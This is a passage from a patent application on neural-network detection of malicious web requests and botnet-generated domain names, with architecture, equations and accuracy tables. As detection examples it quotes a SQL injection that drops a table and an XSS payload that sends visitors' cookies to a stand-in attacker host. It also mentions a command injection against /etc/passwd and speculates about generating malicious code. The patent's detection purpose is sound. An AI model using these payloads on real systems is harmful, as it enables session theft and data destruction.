[00126] The neural network, as described in various examples below, includes one or more neural network units which are combinations of hardware and software that include data storage elements, storing weights, connections, computing nodes representing different layers (e.g., input layers, hidden layers, output layers), error values, activation functions, among others. Underlying computing elements of neural network units, including hardware and/or software implement the layers and connections of the neural network, and these elements may include data storage, data registers, pointers, data structures, data memories, etc. The neural network data may be stored, for example, on a data storage, such as database **150**.

[00127] The system **10** can, for example interoperate with a real or near real-time text editor **102**, which a developer or programmer may be writing code into. The text editor **102** may submit code segments for processing, and the neural network **20** is utilized to conduct real-time classifications of the code to provide dynamic feedback to the user by way of the text editor **102**, through one or more visual interface elements controlled by visualization controller **114**, for example, using an overlay engine **116**. The visual interface elements for control may include text / comment bubbles, changing of characteristics of text (font size, color, attributes), among others. As shown in various examples within the figures, an example visual interface element for controlling during rendering of the text on the text editor **102** includes changing emphasis on various words by way of changing text color (e.g., lighter signifies less risk, darker signifies more risk). Other visualizations are possible.

[00128] In another example, the system **10** receives code being received, executed or evaluated, or scanned at a computing system. These code segments are then provided by neural network **20**, and similarly, the neural network provides feedback based on classifications of the code segments or portions thereof as malicious or benign.

[00129] In some embodiments, the classification layer **112** is configured to output risk profiles in the form of an aggregated data structure for downstream risk processing. For example, a data breach may occur, and the classifications generated during the original development of the code may be utilized to refine neural network **20**, or to identify root causes of the vulnerabilities (e.g., poor coding practices). In some embodiments, the

classifications are analyzed using another neural network to identify common code features where a training set of breaches and their underlying code are provided as inputs.

[00130] Alerts, alarms or other types of notifications may be generated to inform one or more users or downstream systems that there may be malicious code being processed by the neural network. Signals may be generated, for example, to automatically block code from executing or to quarantine the code from having further access or impact.

[00131] For example, code segments classified as malicious may be prevented from execution and stored in a quarantined buffer memory location or storage for further review. On further review, re-classification may occur, and where a false positive, or a false negative is encountered, the system **10** may receive feedback in the form of one or more training sets to re-tune neural network **20**.

[00132] Following through **FIG. 3B**, the input layer takes any text (e.g., character strings) or human input. The Convolution layer frames the text with a filter. This result is normalized, then a dropout layer randomly switches off some selection of filters/neurons during training to prevent the neural network from over-relying on some filters more than others.

[00133] Inputs can be received various formats by input processor and feature vector generator **104.** For example, a step in the NLP approach is choosing an appropriate technique to couple the text to the algorithm. This may involve putting together a corpus of common words (the "bag of words" model), tagging nouns, verbs and prepositions (part of speech), or even more advanced techniques such as embedding the corpus into a lower-dimensional vector space. One technique which has shown surprising success is to simply read text character by character.

[00134] Through training, the structure of words, sentences and even paragraphs can be predicted. This approach is especially suitable for code classification, where even the correct type of punctuation used is vital. In contrast, word-based approaches often drop punctuation, spacing and special characters. Character-level encoding also results in a reduced vocabulary size (81 characters including lower and upper case, numbers and symbols). The downside of this approach is that it vastly increases the sequence length being fed into

a recurrent neural network. However, this issue is mitigated by the introduction of convolutional layers.

[00135] In order to input the code into the first layer of the neural network, each character is first mapped to an 81 dimensional vector by input processor and feature vector generator 104, where all but one of the elements is set to zero.

[00136] The remaining unique element is of unit value, representing that characters location in the vocabulary. This is a process known as one-hot encoding. The next step is ensuring that all the samples have the same sequence length. This can be achieved by setting the sequence dimension in each sample to be the length of the longest sequence, and padding any remainder with empty vectors. The result is a $|T| \times |V|$ sparse matrix, where $|T|$ and $|V|$ represent the length of the sequence and vocabulary respectively.

[00137] The next step is to feed this matrix into the first layer of the neural network **20**: the convolutional layer, provided by convolution layer engine **108** (which may have one or more convolutional layers).

[00138] Convolutional neural networks (CNNs) are especially robust at detecting patterns, even under translation, rotation or re-scaling. In some embodiments of the model, the convolution layer engine **108** utilizes one or more one-dimensional (1D) CNNs, where the dimension in this case is the sequence of text.

[00139] A CNN layer is provided by convolution layer engine **108**, made up of a set of $\mathbb{F} \in \mathbb{R}^{d \times s}$ filters, each with length d, which scan across a matrix of information, with some stride s.

[00140] In this example, the matrix is a sequence X(t) of T $|V|$-dimensional vectors $(e_1, e_2, \ldots, e_T)$. As the CNN filter only scans in one dimension, it too is a matrix with dimensions $|V| \times d$.

[00141] After convolving, a vector Ft' of length $|F|$ is generated where each element is defined as:

$$F^k(t') = \phi\left(\sum_t^d X(t) \cdot f^k(t's - t + c)\right). \qquad (1)$$

[00142]

[00143] Here the prime notation is used in t' to denote the possibility that the resulting sequence length may be shorter than length T , and c is an offset constant. The element-wise product of the filter f^k and the sequence of text X(t) are passed through a non-linear activation function ϕ, which outputs a single scalar.

[00144] In an example, a rectified linear unit (ReLu) can be utilized, configured to discard out any negative values and retains all positive values. This activation function can be advantageous for two reasons: it is computationally cheaper than other non- linear functions, and it doesn't suffer as much from the vanishing gradient problem.

[00145] The resulting vector of activated values Ft' is then passed on to the next layer.

[00146] The following layer may be another CNN layer, with its own receptive field d and its own stride value s , or it may be a different form of neural network, such as a recurrent layer to help get a better sense of a 1D CNN in operation, **FIG. 1A** illustrates a single filter, with receptive field d = 3 and stride s = 2, scanning over a string of text for 3 steps.

[00147] For improved compression, a convolution layer can be run iteratively by the convolution layer engine **108** with an increased stride which effectively reduces the size of the data being analyzed. By the time the system has completed the third convolution layer in **FIG. 3C**, for example, the size of the data is 1/4 of the original size. Other numbers of convolution iterations are possible.

[00148] This data is provided as an input into a bidirectional recurrent layer, called a Long Short Term Memory layer (LSTM) **110**.

[00149] Recurrent Neural Networks (RNNs) are useful. Specifically, gated RNNs such as the long-term short-term memory (LSTM) network **110** are employed to remember far back into the history of a sequence while processing the latest value. The following is the output of a single cell (the hidden state of the LSTM) at a given time step:

[00150] $$h_t = f(x_t, h_{t-1}) \qquad (2)$$

[00151] where x_t is a single time step from a sequence $(x_0, \ldots, x_T)$ and $h_0 \equiv 0$. The LSTM **110** builds upon the basic RNN by adding gated memory. The final output of an LSTM for a given time step x_t is

[00152] $$h_t = o_t \odot \tanh(c_t). \qquad (3)$$

[00153] This equation is a product of the RNN equation:

[00154] $$o_t = \sigma(W_o \cdot x_t + U_o \cdot h_{t-1} + b_o) \qquad (4)$$

[00155] and the memory cell c_t:

[00156] $$c_t = f_t \odot c_{t-1} + i_t \odot \sigma(W_c \cdot x_t + U_c \cdot h_{t-1} + b_c). \qquad (5)$$

[00157] The memory cell is composed of two key gates, the input and forget gate, respectively:

[00158] $$i_t = \sigma(W_i \cdot x_t + U_i \cdot h_{t-1} + b_i) \qquad (6)$$

[00159] $$f_t = \sigma(W_f \cdot x_t + U_f \cdot h_{t-1} + b_f). \qquad (7)$$

[00160] In all of the above notation W and Uf are weight matrices, b are bias vectors and σ is the sigmoid function:

[00161] $$\sigma(x) = \frac{1}{1 + \exp^{-x}}. \qquad (8)$$

[00162] The purpose of the input and forget gates is to provide more control on what the cell remembers. Through training, it can assign a level of importance to new information as well as consider erasing non-relevant past information.

[00163] RNNs are configured to remember information from the future, in that some cells work backwards from the end of a sequence. The results for each time step can then be merged at the output, resulting in what is known as a bi-directional RNN.

[00164] Techniques and approaches for regularization and re-parameterization are described below. One of the biggest challenges of deep learning is ensuring that a neural network is generalizable. That is, when faced with a previously unseen test set, the neural network will perform as well as it did in training. Neural networks that do not perform well with the test set but do with the training set are said to be over-fitted to the training data. In order to prevent this from happening, regularization is a reliable approach.

[00165] Dropout is a technique than randomly switches off hidden units during training. The technique forces the hidden units to be effective in many contexts.

[00166] This a form of ensemble learning, and it is effective at preventing over-fitting. In the case of CNNs, dropout is applied to the filters, while in the case of RNNs, dropout has two values: one is applied to the input sequences, while the other is applied to the memory cells. As with all hyper-parameters, the proportion of neurons that are switched off must be determined by careful selection over multiple training sessions.

[00167] Another helpful technique is batch normalization, conducted by batch normalization engine **106**. Rather than prevent over-fitting, it helps speed up training and can improve accuracy. Neural networks **20** can be trained batch-wise, meaning that a small portion of the training set is passed through the network, before updating the weights.

[00168] However, data between batches can differ wildly, causing the weights of the network to struggle to fit to the right values. The batch normalization engine **106** is configured to first scale and shift each batch X_i, and then forces each batch to the same shared mean (β) and variance (γ).

[00169]
$$BN(X_i) = \left(\frac{X_i - \mu_i}{\sigma_i}\right) * \gamma + \beta \qquad (9)$$

[00170] The result is that data is more standardized, whilst preserving the expressive power of the neural network.

[00171] The following paragraphs describe training. The purpose of supervised learning is to tune the weights of a given neural network to just the right values, so that when given some input as part of regression problem, be it linear or logistic, it can correctly predict the right output. In order to do this, one needs to devise a loss function that measures the quality of these weights by comparing the predicted values to the ground truth.

[00172] In an example embodiment, the system is configured to utilize a binary cross-entropy measure.

[00173] Let p $\in$ {y, 1 − y } represent the probability distribution of the ground truth, while q $\in$ {y^, 1 − y^} is that of the model. The loss function L (θ) for a given set of parameters θ is then given by:

[00174]
$$L(\theta) = \frac{1}{N} H(p_n, q_n) = -\frac{1}{N} \sum_{n}^{N} [y_n \log \hat{y}_n + (1 - y_n) \log (1 - \hat{y}_n)] \tag{10}$$

[00175] Next, the system **10** is configured to minimize this loss with respect to the parameters. Naively, one might try to solve this analytically, but for the number of parameters and training samples typically encountered in machine learning, this is not feasible.

[00176] Instead the weights are updated via stochastic gradient descent (SGD):

[00177]
$$\theta = \theta - \eta \cdot \nabla_{\theta} L(\theta, x_n, y_n) \tag{11}$$

where η is the learning rate. A modified form SGD called Adam™ can be used which has adaptive learning rates.

[00178] The output of that is then classified by classification layer 112 as malicious or not, and the result can be provided in a visualization interface, e.g., configured to show text as

visualized in **FIG. 4**. Example source code is provided in **FIGS. 5-8**, in screenshots **500**, **600**, **700**, and **800**.

[00179] **FIGS. 9** and **10** are further example text snippets **900** and **1000** that may be used as training data.

[00180] **FIG. 15** includes pseudo-code **1500** that may be used, for example, to invoke the neural network of some embodiments, including example parameters for the various layers.

Implementation Example and Experimental Results - 1

[00181] Applicants trained a neural network on a computing device having a GTX 1060™ video card, a Core i7™ processor & 16 GB of random access memory. The experimental system was trained on ~50,000 samples over 10 epochs, each epoch taking approximately 250 seconds.

[00182] As illustrated in the chart **1000** of **FIG. 10**, the trained system was able to achieve over 98% in accuracy, precision and recall on a test batch of 5000 samples. Given that most threats are not one-time attacks but a series of benign requests followed by an attack, the system may be configured, in some embodiments, to scan over the full (or a substantially large portion of) history of requests from a client.

[00183] In further embodiments, the system and method may be configured to generate malicious code using a reverse approach. A good candidate for generation of code is an attention model (e.g., as shown in **FIG. 18** where attention is placed on various words based on text block **1800**). For example, in order to improve upon enterprise applications like AppScan™, malicious code could be generated. Code generated by an LSTM looks like code, but in reality is nonsense. Actual working code could be generated by reinforcement learning, or perhaps even using a Generative Adversarial Network (GAN).

[00184] Using a linear regression approach, Applicants were able to obtain an accuracy of 89%, similar to the heuristic method.

[00185] A basic example of a feed-forward network, the vanilla neural network, were able to obtain an accuracy of 92%. Using a single convolutional layer only, the system obtained

an accuracy of 93%. Applicants hypothesize that it was not computationally feasible to try out a single LSTM only, as the CNN layer reduces the dimensionality.

[00186] Finally, without any of the regularization techniques, such as dropout and batch normalization, Applicants were able to obtain an accuracy of 97%.

[00187] Improvements to the model relating to an improved metric approach yielded a 99% accuracy given a specific set of test inputs.

Implementation Example and Experimental Results - 2

[00188] A second implementation was conducted on a second example neural network, trained on a laptop with a 2.6 Ghz quad- core intel i7 processor, 16 GB of memory and a GeForce GTX 1060. The code was implemented in Keras [with a GPU-enabled Ten sorflow framework. For the model selected below, each training epoch took approximately 100 seconds to run, with 10 epochs run in total.

[00189] The final model selected was an optimal balance of depth, capacity and generalizability. After encoding the text to one-hot vectors, the data was fed into the first of three convolutional layers. Each convolutional layer had a receptive field d = 7. This value was sufficiently large for most words, while not so large that any signal could be lost within the receptive field. Each CNN had 16 filters in total. The first CNN layer had a stride step of s = 1, while the second and third had a stride step of s = 2. This effectively quartered the sequence length by the time it had reached the RNN.

[00190] After each of the first two CNN layers, batch normalization and dropout (with a ratio of .1) were applied. The next layer was the bidirectional LSTM, which had 32 cells, and had dropout ratios of 0.4 and 0.15 to the input and memory respectively. Finally the classification layer was a simple sigmoid function of the LSTM output. Training was done batch-wise, with a batch size of 384 samples, over ten epochs in total. The loss function used was binary cross-entropy and the optimization approach employed was Adam™ with a learning rate of 0.002. In Table 1, Applicants compare the system to various different versions and their performance as measured by accuracy.

[00191] TABLE 1:

Our Model

Layer	Units	Activation	BN	Dropout	Accuracy
CNN(7,1)	16	Relu	Yes	0.1	99.00%
CNN(7,2)	16	Relu	Yes	0.1	Epochs
CNN(7,2)	16	Relu	No	No	10
Bi-LSTM	32	Tanh	No	(0.4,0.15)	
Dense	1	Sigmoid	No	No	

Quarter Capacity

Layer	Units	Activation	BN	Dropout	Accuracy
CNN(7,1)	4	Relu	Yes	0.1	97.00%
CNN(7,2)	4	Relu	Yes	0.1	Epochs
CNN(7,2)	4	Relu	No	No	10
Bi-LSTM	8	Tanh	No	(0.4,0.15)	
Dense	1	Sigmoid	No	No	

Without regularization

Layer	Units	Activation	BN	Dropout	Accuracy
CNN(7,1)	16	Relu	No	No	95.00%
CNN(7,2)	16	Relu	No	No	Epochs
CNN(7,2)	16	Relu	No	No	10
Bi-LSTM	16	Tanh	No	No	
Dense	1	Sigmoid	No	No	

CNN Only

Layer	Units	Activation	BN	Dropout	Accuracy
CNN(7,1)	16	Relu	No	No	93.00%
CNN(7,2)	16	Relu	No	No	Epochs
CNN(7,2)	16	Relu	No	No	10

MLP

Layer	Units	Activation	BN	Dropout	Accuracy
Dense	16	Relu	No	No	88.00%
Dense	16	Relu	No	No	Epochs
Dense	16	Relu	No	No	20
Dense	16	Relu	No	No	
Dense	1	Sigmoid	No	No	

[00192] The data set employed was a collection of 50,000 server logs, obtained from various security audits. The data set is split into two classes of roughly the same size,

malicious and benign. Amongst the malicious class are examples of SQL injection (SQLi), cross-site scripting (XSS), path traversal, information retrieval with malicious intent and double-encoding. A random 10% of the dataset was set aside for testing, while the rest was used in training the neural network. The remaining training set was randomly split 80/20 into training and validation sets during each epoch.

[00193] When the test set was applied to the final model, an accuracy of 99% with similar values of 99% for precision and recall.

[00194] Precision is defined as

[00195] $$precision = \frac{true\ positive}{true\ positive + false\ positive} \qquad (12)$$

while recall is defined as

[00196] $$recall = \frac{true\ positive}{true\ positive + false\ negative}. \qquad (13)$$

[00197] On the same hardware that the model was trained on, 5000 training samples were processed in just over 3 seconds. The model itself is easily scalable to speeds necessary for enterprise deployment. For example on similar hardware, but with double the GPU memory, the sample set was processed in under 3 seconds. The model accuracy compares extremely favorably with a human expert tester, who got an accuracy of 99% on a test set of 1000 samples in under 30 minutes.

[00198] An open source web application penetration testing software, OWASP Zed Attack Proxy (ZAP)™, was then tested on the same dataset. In this case both the training and test portions were used.

[00199] Each of these three approaches are compared in Table 2. Note that despite the fast speed of the light-weight heuristic approach, its rate of detection is still nearly half that of the system of some embodiments.

[00200] TABLE 2: Comparison table of the neural network **20** with a human and heuristic benchmark. Speed is in units of samples per second.

	Acurracy	Precision	Recall	Speed
Neural	99%	99%	99%	1475/s
Human	99%	99%	99%	0.6/s
Heuristic	64%	66%	43%	800/s

Visualization

[00201] In order to interpret how the algorithm makes its decisions, it is important to understand how the neural network is processing. To this end, in some embodiments, a visualization is rendered that illustrates the similarity between the thought processes of humans and neural networks.

[00202] The following figures are direct representations of the values assigned by various hidden cells to each letter in a sequence; the darker the font, the more important that letter is to the hidden unit.

[00203] The "thought-process" of the neural network is provided in the form of a visualization **400**, at **FIG. 4**. **FIG. 4** illustrates a server log where the neural network has identified suspicious snippets of code **402**. The visualization demonstrates the feature importance of a malicious sample after it has passed through the bi-directional LSTM.

[00204] In **FIG. 4**, the SQLi attack is illustrated with a bold text **402** compared to the remaining text. This indicates that the system identifies and/or determines this text **402** to be relevant in deciding that the code is malicious. More specifically, **FIG. 4** is a visualization of a single cell of the LSTM layer, for a given sample.

[00205] **FIGS. 16** and **17** illustrate sample visualization outputs **1600** and **1700** that may be provided by the system. **FIG. 16** illustrates an early identification of malicious code, while **FIG. 17** shows a more refined identification of malicious code. As depicted in **FIGS. 16** and **17**, differing visual features may be imposed on the text (e.g., to highlight malicious code or hide benign code).

[00206] **FIGS. 20A-20C** shows an example of a SQL injection, being processed at different layers of the neural network. The full injection reads as:

[00207] "%27%3B + DROP +TABLE +usuarios%3B + SELECT + * + FROM + datos + W H ERE + nombre + LIKE + %27%25".

[00208] The three separate images **2000A**, **2000B**, and **2000C** correspond to a hidden unit from layers 1 (CNN), 3 (CNN) and 4 (RNN) respectively.

[00209] Note that not all the highlighted characters may be relevant, especially in hidden units from the first layer. In the first layer, some of the relevant text is selected, but there is also a great deal of irrelevant information selected. In the final hidden layer however, more sophisticated representations are possible, and the hidden unit is able to hone in on the precise string of malicious code, while ignoring irrelevant code. The reader may notice a slight crescendo/decrescendo on either side of the injection; this is an indication of the RNN getting excited, and then calming down, as it runs through the sequence.

[00210] Another key point is that the words that are SQL commands are given greater importance by the neural network. **FIGS. 20A-20C** illustrate that with increased depth in a neural network, one can obtain increased representational power.

[00211] The remaining figures will focus only on units from the final hidden layer, and serve not only to demonstrate the attention-like mechanism of the neural network, but also the scope of its detection capabilities.

[00212] The next example **2100** shown in **FIG. 21** is a malicious attack that was double-encoded, designed to get past systems that only decode data once. The full attack actually reads "user name =< script > document .location = 'http://attackerhost.example /cgi – bin/cookiesteal .cgi?'+ document .cookie < /script >?". In this case, the neural network 20 has learned to pick up the fractal-like pattern of double url-encoding. This approach is essentially a slightly more sophisticated version of the attack shown in **FIG. 22**. In **FIG. 22**, illustration **2200** shows the malicious agent attempting a persistent cross-site scripting (XSS) attack, where any visitors to the site will have their session retained and redirected to

the malicious agents site and all of their cookie information stolen. This enables further, more personalized attacks in the future.

[00213] The system **10** can also detect session hijackings, where a malicious agent intercepts a trusted client's cookie, injects their own, and gains control over the client's login session; complete with all login privileges. **FIG. 23** illustrates such an attack **2300** being detected.

[00214] Another curious approach is a form of command injection. In the illustration **2400** of **FIG. 24**, the hidden unit is picking up on an attempt to remove any password requirements by deleting the /etc/passwd directory. Again, as with the previous examples, the font is darkest (*most important*) on the key *parts of the malicious string.*

[00215] Finally, it is interesting, and also instructive, to examine one of the cases where the system **10** fails. In the illustration **2500** of **FIG. 25**, the system is presented a malicious data probe that was incorrectly marked as benign by the approach. In this case the individual actions of the malicious agent are not obviously untoward.

[00216] However, when viewed collectively, it is clear that the agent is probing the system for weaknesses via the types of errors they receive.

[00217] The false negative can then be understood in the sense that this probe would appear very close to a genuine login attempt within the vector space of samples created by the neural network **10**. More training examples of such probes may remedy this. It is worth noting that despite misclassifying the sample, this hidden unit was investigating in the correct location.

[00218] The approach outlined focused on analyzing server logs for malicious code in an independent fashion. In other words, the full history of an individual's server requests are not being considered. Given that many malicious attacks are preceded by a pattern of reconnaissance probes, it would be interesting to expand the scope of the approach to take this into account. However, due to massive increase in sequence length, this would require new, more capable methodologies.

[00219] The recent boom in deep learning has born fruitful outcomes for Natural Language Processing. In turn, using such NLP techniques in cybersecurity proves to be remarkably effective. Applicants present an approach with accuracy, precision and recall levels that are indistinguishable from those of a human expert.

[00220] The neural net- work successfully detected and highlighted attacks from a broad variety of complex techniques; cross-site scripting, SQL injection, command injection, session hijacking and double-encoded attacks, to name a few. In contrast, the open-source heuristic approach performed significantly worse on the same dataset.

[00221] Moreover, the neural network performs these tasks at a rate that is orders of magnitudes faster than that the other two benchmarks.

[00222] The fact that the approach is able to achieve all this, and infer full coherent malicious phrases after being fed merely a sequence of letters, is all the more surprising. While the approach taken here is using a supervised learning algorithm, other deep learning approaches could be effective. For example, one could try an unsupervised learning approach using auto-encoders to perform outlier detection. In any case, the key contribution of deep learning is that it is a form of representation learning, meaning that a neural network can learn and extract highly non-linear features of data. This non-linearity is essential; one cannot linearly discriminate between code when tricks such as double-encoding are employed.

[00223] As artificial intelligence continues to advance in making complex reasoning, it is inevitable that it will play a larger role in cybersecurity.

[00224] Structured prediction is possible. For example, there already exists a method of generating accurate-looking images by drawing from a probability distribution of training images. This method, known as a generative adversarial network (GAN), can generate human faces indistinguishable from genuine ones. It is contemplated that it is possible to utilize a GAN to generate malicious code Already there exist algorithms that predict whole passages when presented with a single phrase or letter. While these generated phrases can have accurate spelling, vocabulary, punctuation and even grammar, they mostly veer

into the surreal and incoherent. This is partially due to the fact that text is discrete, and typically deep learning requires differentiable data if it is going to generate it.

[00225] **FIG. 19** is a schematic diagram of computing device **1900**, exemplary of an embodiment. As depicted, computing device **1900** includes at least one processor **1902**, memory **1904**, at least one I/O interface **1906**, and at least one network interface **1908**.

[00226] Each processor **1902** may be, for example, microprocessors or microcontrollers, a digital signal processing (DSP) processor, an integrated circuit, a field programmable gate array (FPGA), a reconfigurable processor, a programmable read-only memory (PROM), or combinations thereof.

[00227] Memory **1904** may include a suitable combination of computer memory that is located either internally or externally.

[00228] Each I/O interface **1906** enables computing device **1900** to interconnect with one or more input devices, such as a keyboard, mouse, camera, touch screen and a microphone, or with one or more output devices such as a display screen and a speaker.

[00229] Each network interface **1908** enables computing device **1900** to communicate with other components, to exchange data with other components, to access and connect to network resources, to serve applications, and perform other computing applications by connecting to a network (or multiple networks) capable of carrying data including the Internet, Ethernet, plain old telephone service (POTS) line, public switch telephone network (PSTN), integrated services digital network (ISDN), digital subscriber line (DSL), coaxial cable, fiber optics, satellite, mobile, wireless (e.g. Wi-Fi, WiMAX), SS7 signaling network, fixed line, local area network, wide area network, and others, including combinations of these. Computing devices **1900** may serve one user or multiple users.

[00230] The embodiments of the devices, systems and methods described herein may be implemented in a combination of both hardware and software. These embodiments may be implemented on programmable computers, each computer including at least one processor, a data storage system (including volatile memory or non-volatile memory or other data storage elements or a combination thereof), and at least one communication interface.

[00231] Program code is applied to input data to perform the functions described herein and to generate output information. The output information is applied to one or more output devices. In some embodiments, the communication interface may be a network communication interface. In embodiments in which elements may be combined, the communication interface may be a software communication interface, such as those for inter-process communication. In still other embodiments, there may be a combination of communication interfaces implemented as hardware, software, and combination thereof.

[00232] Throughout the foregoing discussion, numerous references will be made regarding servers, services, interfaces, portals, platforms, or other systems formed from computing devices. It should be appreciated that the use of such terms is deemed to represent one or more computing devices having at least one processor configured to execute software instructions stored on a computer readable tangible, non-transitory medium. For example, a server can include one or more computers operating as a web server, database server, or other type of computer server in a manner to fulfill described roles, responsibilities, or functions.

[00233] The term "connected" or "coupled to" may include both direct coupling (in which two elements that are coupled to each other contact each other) and indirect coupling (in which at least one additional element is located between the two elements).

[00234] The technical solution of embodiments may be in the form of a software product. The software product may be stored in a non-volatile or non-transitory storage medium, which can be a compact disk read-only memory (CD-ROM), a USB flash disk, or a removable hard disk. The software product includes a number of instructions that enable a computer device (personal computer, server, or network device) to execute the methods provided by the embodiments.

[00235] The embodiments described herein are implemented by physical computer hardware. The embodiments described herein provide useful physical machines and particularly configured computer hardware arrangements. The embodiments described herein are directed to electronic machines and methods implemented by electronic

machines adapted for processing and transforming electromagnetic signals which represent various types of information.

[00236] The embodiments described herein pervasively and integrally relate to machines, and their uses; and the embodiments described herein have no meaning or practical applicability outside their use with computer hardware, machines, and various hardware components.

[00237] Substituting the physical hardware particularly configured to implement various acts for non-physical hardware, using mental steps for example, may substantially affect the way the embodiments work. Such computer hardware limitations are clearly essential elements of the embodiments described herein, and they cannot be omitted or substituted for mental means without having a material effect on the operation and structure of the embodiments described herein. The computer hardware is essential to implement the various embodiments described herein and is not merely used to perform steps expeditiously and in an efficient manner.

[00238] Although the embodiments have been described in detail, it should be understood that various changes, substitutions and alterations can be made herein.

[00239] Moreover, the scope of the present application is not intended to be limited to the particular embodiments of the process, machine, manufacture, composition of matter, means, methods and steps described in the specification. As one of ordinary skill in the art will readily appreciate from the disclosure, processes, machines, manufacture, compositions of matter, means, methods, or steps, presently existing or later to be developed, that perform substantially the same function or achieve substantially the same result as the corresponding embodiments described herein may be utilized.

[00240] As can be understood, the examples described above and illustrated are intended to be exemplary only.

Cyberbot Network Detection

[00241] Using a single hard-coded domain name that resolves to the location of a centralized command and control server can make a cyberbot network easy to shut down with the aid of DNS (domain name servers) providers and internet service providers.

[00242] To avoid this, cyberbot networks have been designed to locate their command and control server using automatically generated domain names. Each bot can periodically execute domain generation algorithms (DGA) to produce one or more candidate domain names.

[00243] Communication with the command and control server is enabled when one of the domain names resolves to the IP address of the command and control server. However, even if a particular IP address or domain name is discovered and shut down, the command and control server can be simply be relocated to another IP address which will be resolved by a subsequently-generated domain name. DGAs may generate domain names that are different from human-generated domain names. In some situations, this difference may allow DGA-generated domain names to be identified.

[00244] In one approach, edit distances can be used to determine randomness in the domain name. Edit distances rely on quantifying dissimilarities between two strings. In some instances, edit distances may have a high dependence on the position of the characters in the domain name.

[00245] DGA-generated domain names may have some aspect of non-randomness. In particular, patterns emerge from the algorithms employed by cyberbot networks that indicate a vulnerability that may be exploited by systems configured to track and identify domain names / IP addresses associated with cyberbot networks, including domain names / IP addresses associated with the command and control server (in some cases, there may be multiple command and control servers. The underlying IP addresses associated with the domain names may also have patterns associated with them, as cases where multiple domains resolve to the same IP address, and where many DNS lookup requests are not resolved may be indicative of the potential benign-ness or maliciousness of a domain name.

[00246] Access attempts may be logged, for example, for example, to track sent and received data packets.

[00247] For example, cybernet networks may be utilizing simple modifications to iterate through a series of domain names (e.g., malicioussite1.com, malicioussite2.com), or modifying TLDs (e.g., malicioussite1.com, malicioussite1.co), among others. Domain names may be seemingly random characters that appear to be gibberish (fsdpofkodkd123pharmacy.com), but the approaches utilized to generate large numbers of domain names may include simple, non-random variations.

[00248] In some embodiments, natural language processing can be used to identify DGA-generated domain names. In some embodiments, advanced neural networks, or combinations of convolutional neural networks (CNNs) and recurrent neural networks (RNN) can be used.

[00249] A dataset, which can be used for training and testing the architectures described herein or otherwise, includes DGA-generated domains and whitelisted domains. In some embodiments, the benign domains include the Alexa™ top million sites, containing a list of the most popular legitimate website domain names. In some embodiments, the set of benign domains consists of these million sites. In other embodiments, the set includes a subset of the Alexa™ top million sites and/or may include additional whitelisted domain names.

[00250] In some embodiments, the set of DGA-generated domains are generated using reverse engineered generators to mimic the behavior of cyberbot software.

[00251] In some embodiments, a training set can be a balance between the two sets. In some test scenarios, a cross-validation model was used whereby 80% of the data was used to train and validate the model, and the remaining 20% of the data was used as an unseen test set.

[00252] **FIG. 26** shows aspects of a dataflow **2600** for an example CNN-RNN architecture. At **2610**, one or more processors in the system normalize the DGA domain names **2602** and the whitelisted domain names **2604**. In some embodiments, the processors pad the domain names so that each input is of constant length. In some embodiments, the processors

calculate the length of the longest domain name in the dataset and pad shorter domain names with empty characters.

[00253] In some embodiments, the domain names are stored as strings. The processors, in some embodiments, one-hot-encode each string, such that each character is represented by a 1D array of zeros and a single digit of 1, the index of which represents the character. The output of this preprocessing step is a 2D matrix representing the domain name; the height of the matrix representing the character at a particular position, and the width of the matrix representing the length of the domain.

[00254] At **2620**, data from the 2D matrices for the domain names are provided as inputs to a 1D convolution network. In some embodiments, the convolution network has a filter size of four. In some situations, the 1D convolution network can condense a sparse matrix into a large number of feature maps. In some embodiments, the convolution network includes three convolutional layers.

[00255] In some embodiments, the convolution network is followed by a bidirectional Long Short Term Memory (LSTM) network **2630**. The output of the LSTM is then flattened back into a 1D array before being mapped to a simple output node representing the classification score **2640**.

[00256] In some embodiments, regularization is applied through dropout applied at 0.2, meaning that 20% of the perceptron activations are nulled during the training process. In some embodiments, batch normalization is also added in the network which has been shown to reduce overfitting. In some embodiments, the model can be built using Keras™ on a TensorFlow™ backend.

[00257] **FIG. 27** shows aspects of an example neural network architecture **2700** which may, in some embodiments, be utilized by the dataflow of **FIG. 26**. In some embodiments, different filter sizes can be incorporated into the convolution and recurrent steps than the values shown in **FIG. 27**.

[00258] **FIG. 28** shows aspects of another example neural network architecture **2800** which may, in some embodiments, be utilized by the dataflow of **FIG. 26**. As illustrated by

FIG. 28, in some embodiments, different filter sizes can be incorporated into the convolution and recurrent steps.

[00259] In some embodiments, instead of a single filter size, multiple filter sizes can be used to train different convolution layers. **FIG. 28** shows an example embodiment, where three convolutional networks with different filter sizes are used; however, other numbers of convolutional networks and filter sizes can be used. The three convolutional networks are fed into three LSTMs. The processed outputs are appended together to form a single array and fed into a dense layer with a single output node representing the classification score.

[00260] In some instances, aspects of some of the embodiments described herein or otherwise may provide deep learning models for DGA classification to detect cyberbots on secure and/or internal networks.

[00261] In some embodiments, one or more processors can provide a neural network including a CNN and an RNN to generate a DGA score. In some embodiments the neural network can be trained using a balanced dataset of DGA and benign domains.

[00262] In some embodiments, the neural network architecture can be a binary classification tool to detect cyberbots based on their DGA behaviour. As described herein or otherwise, a base architecture can include a two-part neural network with an initial convolution phase followed by a bidirectional LSTM. In some embodiments, the architecture can build on the base architecture, and can for example, incorporate varying filter sizes to create an inception architecture.

[00263] In some embodiments, the DGA domain detecting architecture can be combined with other systems and/or processes for detecting bot activity. In some embodiments, these other systems and/or processes can include supervised and/or unsupervised learning models, and/or other classification algorithms. In some instances, such systems and/or processes may be able to detect new DGA algorithms and may be able to find bot activity more quickly and more accurately.

[00264] In some embodiments, the classification score can be used to block a DNS-lookup for a suspected DGA-generated domain name. In some embodiments, the classification

score can trigger a notification that a device in the system may be compromised with malware.

[00265] In use, the trained neural network can be a system for detecting cyber bots (or botnets) operating on a computer or in an enterprise environment. The system can, for example, be provided as a "man in the middle" device that is configured to capture sent and received data packets, for example, as an interceptor or a packet sniffer (e.g., provided in the form of a security intermediary device).

[00266] The system configured to identify repeated access of many nonsensical domain names, and provide them as inputs into the trained neural network. Natural language processing is used to process the extracted host names to determine which are likely to be real and which generated. The system is also configured to conduct pattern recognition on cases where multiple domains resolve to the same IP address, and where many DNS lookup requests are not resolved. The output of the system is to raise a flag for a person to review the flagged access, or generate a data structure indicative of how confident the neural network is at identifying that the host name is malicious.

[00267] The discussion herein provides many example embodiments of the inventive subject matter. Although each embodiment represents a single combination of inventive elements, the inventive subject matter is considered to include all possible combinations of the disclosed elements. Thus if one embodiment comprises elements A, B, and C, and a second embodiment comprises elements B and D, then the inventive subject matter is also considered to include other remaining combinations of A, B, C, or D, even if not explicitly disclosed.

